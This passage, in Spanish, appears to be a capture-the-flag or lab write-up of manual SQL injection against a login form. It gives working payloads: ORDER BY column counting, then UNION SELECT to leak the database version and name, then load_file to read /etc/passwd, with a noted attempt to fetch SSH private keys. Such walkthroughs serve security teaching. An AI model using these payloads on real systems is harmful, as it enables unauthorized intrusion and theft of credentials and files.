


al subir me dice que hay caracteres especiales no permitidos.


validando aca en esta parte vemos que todavia no relizamos la enumeración de la injeccion sql por lo cual tendremos que hacerla de manera manual
sin depender de sqlmap

EXPLOTACIÓN INJECCION SQL DE MANERA MANUAL NO SQLMAP

Utilizando los parametros de injeccion ' # podemos saber cuantas columnas tiene la base de datos teniendo en cuenta la consulta
admin'# entonces aca buscamos cuantos columnas tiene la base de datos
uname=admin' order by 10#&password=admin'+or+1%3d1%23




por lo visto son 6 columnas recordemos que bajamos hasta cuando se identifique la injeccion
uname=admin' order by 6#&password=admin'+or+1%3d1%23




como tenemos 6 columnas la idea es enumerar de cual de ellas nos podemos aprovechar para extraer


información
esto lo hacemos con union select 1,2,3,4,5,6
uname=admin' union select 1,2,3,4,5,6 #&password=admin'+or+1%3d1%23



aca nos dice welcom admin2 por lo cual podriamos afectar la columna 2
en este caso quiero saber la version de la base de datos cambio el 2 por @@version
uname=admin' union select 1,@@version,3,4,5,6 #&password=admin'+or+1%3d1%23




sabemos que es una mariadb mysql ahora quiero saber el nombre de la base de datos con el parametro database()
uname=admin' union select 1,database(),3,4,5,6 #&password=admin'+or+1%3d1%23





ahora aqui ya podemos hacer varias cosas como ver que columnas y usuarios hay o existen y tambien visualizar archivos del sistema
con la funcion load_file("/etc/passwd")

uname=admin' union select 1,load_file("/etc/passwd"),3,4,5,6 #&password=admin'+or+1%3d1%23




aca por ejemplo vemos john y kyle tienen /bin/bash
probe con john y kyle para sacar la id_rsa pero no nos mostro nada

